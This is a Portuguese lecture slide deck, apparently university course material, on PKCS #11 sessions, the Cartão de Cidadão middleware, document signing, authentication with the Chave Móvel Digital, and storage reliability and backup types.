
- **Ligações lógicas entre aplicações e cartões (tokens)**
 - Sessões de leitura
 - Sessões de leitura e escrita
- **Operações em sessões ativas**
 - Administrativas
 - Login/logout
 - Gestão de objetos
 - Criar ou destruir um objeto no cartão
 - Criptográficas
- **Objetos de sessão**
 - Objetos temporários criado (e válidos) durante a sessão
- **Tempo de vida das sessões**
 - Normalmente apenas para uma única operação

PKCS #11: Cryptoki Sessões de Leitura



- **Sessão pública de Leitura**
 - Acesso de leitura aos objetos públicos
 - Acesso de leitura/escrita aos objetos de sessão públicos
- **Funções de leitura do utilizador**
 - Acesso de leitura a todos os objetos do cartão (públicos ou privados)
 - Acesso de leitura/escrita a todos os objetos de sessão (públicos ou privados)

PKCS #11: Cryptoki Sessões de leitura e escrita




- **Sessão pública e Leitura e Escrita**
 - Ler e escrever todos os objetos públicos
- **Funções do SO de Leitura e Escrita**
 - Ler/escrever objetos públicos
 - Não os objetos privados
 - O SO pode definir o PIN dos utilizadores
 - SO = Security Officer
- **Funções do utilizador de Leitura e Escrita**
 - Ler e escrever todos os objetos


PKCS #11: Conceitos utilizados pelo CC

- **PIN de Autenticação**
 - PIN do utilizador no PKCS #11
- **PIN de Assinatura**
 - Não exposto pelo interface PKCS #11
- **PIN de Morada**
 - Não exposto pelo interface PKCS #11
 - 0000 por defeito nos cartões recentes
- **PKCS #11 SO PIN**
 - Não utilizado pelos titulares do cartão

Middleware PTEID para Windows



Middleware PTEID para Unix



PTEID middleware & SDK

- **Distribuição pública**
 - Windows
 - MAC OS X Yosemite
 - Linux
 - Caixa Mágica, Fedora, OpenSuse, Red Hat, Ubuntu
- **Linguagens**
 - Bibliotecas dinâmicas para C/C++
 - Wrapper Java (JNI) para as bibliotecas C/C++
 - Wrapper C# .NET para as bibliotecas C/C++
- **Manuais**
 - Validação de Número de Documento do Cartão de Cidadão
 - Autenticação com Cartão de Cidadão
 - Manual Técnico do Middleware do Cartão de Cidadão
 - Certificados e Entidades de Certificação
 - Outros

PTEID middleware & SDK

- **API adicional para interagir com o CC**
 - Fornecida pela biblioteca libpteid.so
- **Permite acesso ao dados relativos ao cidadão**
 - Nome, Fotografia, etc...
- **Objetos PTEID armazenados como ficheiros**
 - 3f000003 = Trace
 - 3f005f00ef02 = Citizen Data (Identification Data, Photo)
 - 3f005f00ef05 = Citizen Address Data (Pin Protected)
 - 3f005f00ef06 = SOd (Security Object Data)
 - 3f005f00ef07 = Citizen Notepad


Assinatura de Documentos


- CC permite geração de assinaturas e estas podem ser inseridas em objetos
 - Emails, Documentos PDF, ...
- Assinatura digital substitui assinatura caligrafrada
 - Importante no contexto legal ou Adm. pública (notas na UA)
 - Nativamente suportada em alguns formatos
- Utiliza chave privada e Selo Temporal da PKI
 - CC: <http://ts.cartaodecidadao.pt/tsa/server>
 - Selo Temporal é vital para garantir instante da assinatura

Autenticação com o CC

- Autenticador envia um **NONCE** ao CC para ser cifrado com a chave privada
- **Problema: Browsers não possuem acesso ao cartão**
 - Possível configurar libpteidpkcs11.so, mas só para acesso via API PKCS#11
 - Possível usar applet Java (obsoleto)
- **Solução: Utilizar um plugin no computador do utente**
 - Expõe servidor web no localhost
 - Permite acesso ao cartão através do servidor web
 - Apenas a pedidos autenticados pela infraestrutura do CC
 - Necessita de aprovação prévia para cada nova integração

Plugin Autenticação.gov





Chave Móvel Digital (CMD)

- **Objetivo: possibilitar autenticação/assinatura mesmo sem o CC presente**
 - mas com segurança de nível “semelhante”
- **Princípios de funcionamento**
 - Necessita de um CC para autenticar o pedido de uma CMD
 - Utentes podem autenticar-se/assinar documentos usando a CMD
 - Não necessita de plugin instalado
 - Não necessita de cartão para utilização futura
 - Utiliza 2FA: PIN no site + código por outro canal (SMS, Twitter...)

Chave Móvel Digital

**Processo baseado na criação de um par de chaves,
armazenado remotamente**

- 1. Cidadão usa o CC para pedir uma CMD**
 1. Especifica uma senha/pin
 2. Especifica um canal de autenticação
- 2. É gerado um par de chaves**
- 3. Chave pública enviada para geração de certificados**
- 4. Chaves e certificado armazenados em ambiente seguro**
 1. Protegido pela senha do utilizador
- 5. Permitidas operações a quem validar a autenticidade**

Chave Móvel Digital



Faça a sua autenticação com :

CARTÃO DE CIDADÃO

CHAVE MÓVEL DIGITAL


Universidade de Aveiro solicitou alguns dos seus dados para realizar o serviço *online* pretendido [i](#)

- Nome Próprio
- Nome Completo
- Nacionalidade
- Identificação Fiscal
- Identificação Civil

RECUSAR

AUTORIZAR

Chave Móvel Digital



Chave Móvel Digital

Número de telemóvel

A text input field with a blue border. Inside, there is a small flag icon of Portugal (green, red, and yellow horizontal stripes) followed by a dropdown arrow, and the text '+351 |' where the pipe symbol indicates where a phone number would be entered.

•

PIN

A text input field with a light gray border. It contains a single red dot at the end of the input area, indicating where a PIN would be entered.

•

CANCELAR

AUTENTICAR

Se ainda não tem saiba como obter Chave Móvel Digital [aqui](#)

Chave Móvel Digital



Chave Móvel Digital

Para validar a autenticação, insira nos próximos 5 minutos o código que foi enviado via SMS para o seu telemóvel.

Código de segurança

A text input field with a blue border and a cursor line, followed by a red dot indicating the end of the input field.

CONFIRMAR

Armazenamento

Problemas

- **Os dispositivos de armazenamento avariam**
 - É preciso minimizar a falha de discos ou a perda de informação
 - É uma certeza para qualquer dispositivo! Resta saber quando.
- **O acesso mecânico à informação é lento (Discos)**
 - Tempo = tempo de translação + tempo de rotação
 - Mais informação -> maior estrangulamento

Problemas

- **Dispositivos sólidos (SSD) possuem número de escritas reduzidas**
 - 2000—3000 escritas para tecnologia MLC
- **Existem eventos que levam à perda total de dados**
 - Incêndios, roubos, “picos de energia”, inundações, erros do utilizador, ataques informáticos....
- **Pode ser necessário distribuir dados de forma inteligente**
 - Para maximizar desempenho
 - Para reduzir custos

Soluções

- **Cópias de segurança (backups)**
 - No local
 - Remotos
- **Armazenamento Redundante**
 - RAID
 - Outros: ZFS
- **Discos mais caros, ambientes mais controlados**
 - SLED (Single Large Expensive Disks)
 - Discos “Enterprise grade”
 - Controlo de Temperatura e humidade
- **Infraestruturas dedicadas de armazenamento**
 - Ponto único de aplicação de políticas


Backups

- **Cópias periódicas dos dados**
 - Imagem do estado do armazenamento naquele momento
 - Cópias permitem repor ficheiros para versões anteriores
 - Por vezes cifradas
- **Completos: Imagem completa da informação**
 - Recuperação rápida
 - Necessário muito espaço
- **Diferenciais: Diferenças desde o último backup completo**
 - Recuperação mais lenta com redução de espaço
 - Diferenciais diários vão aumentando progressivamente de tamanho
- **Incrementais: Diferenças desde o último backup**
 - Recuperação muito mais lenta
 - ▶ Reconstrução incremental desde o último backup completo
 - Grande eficiência de espaço

Backups

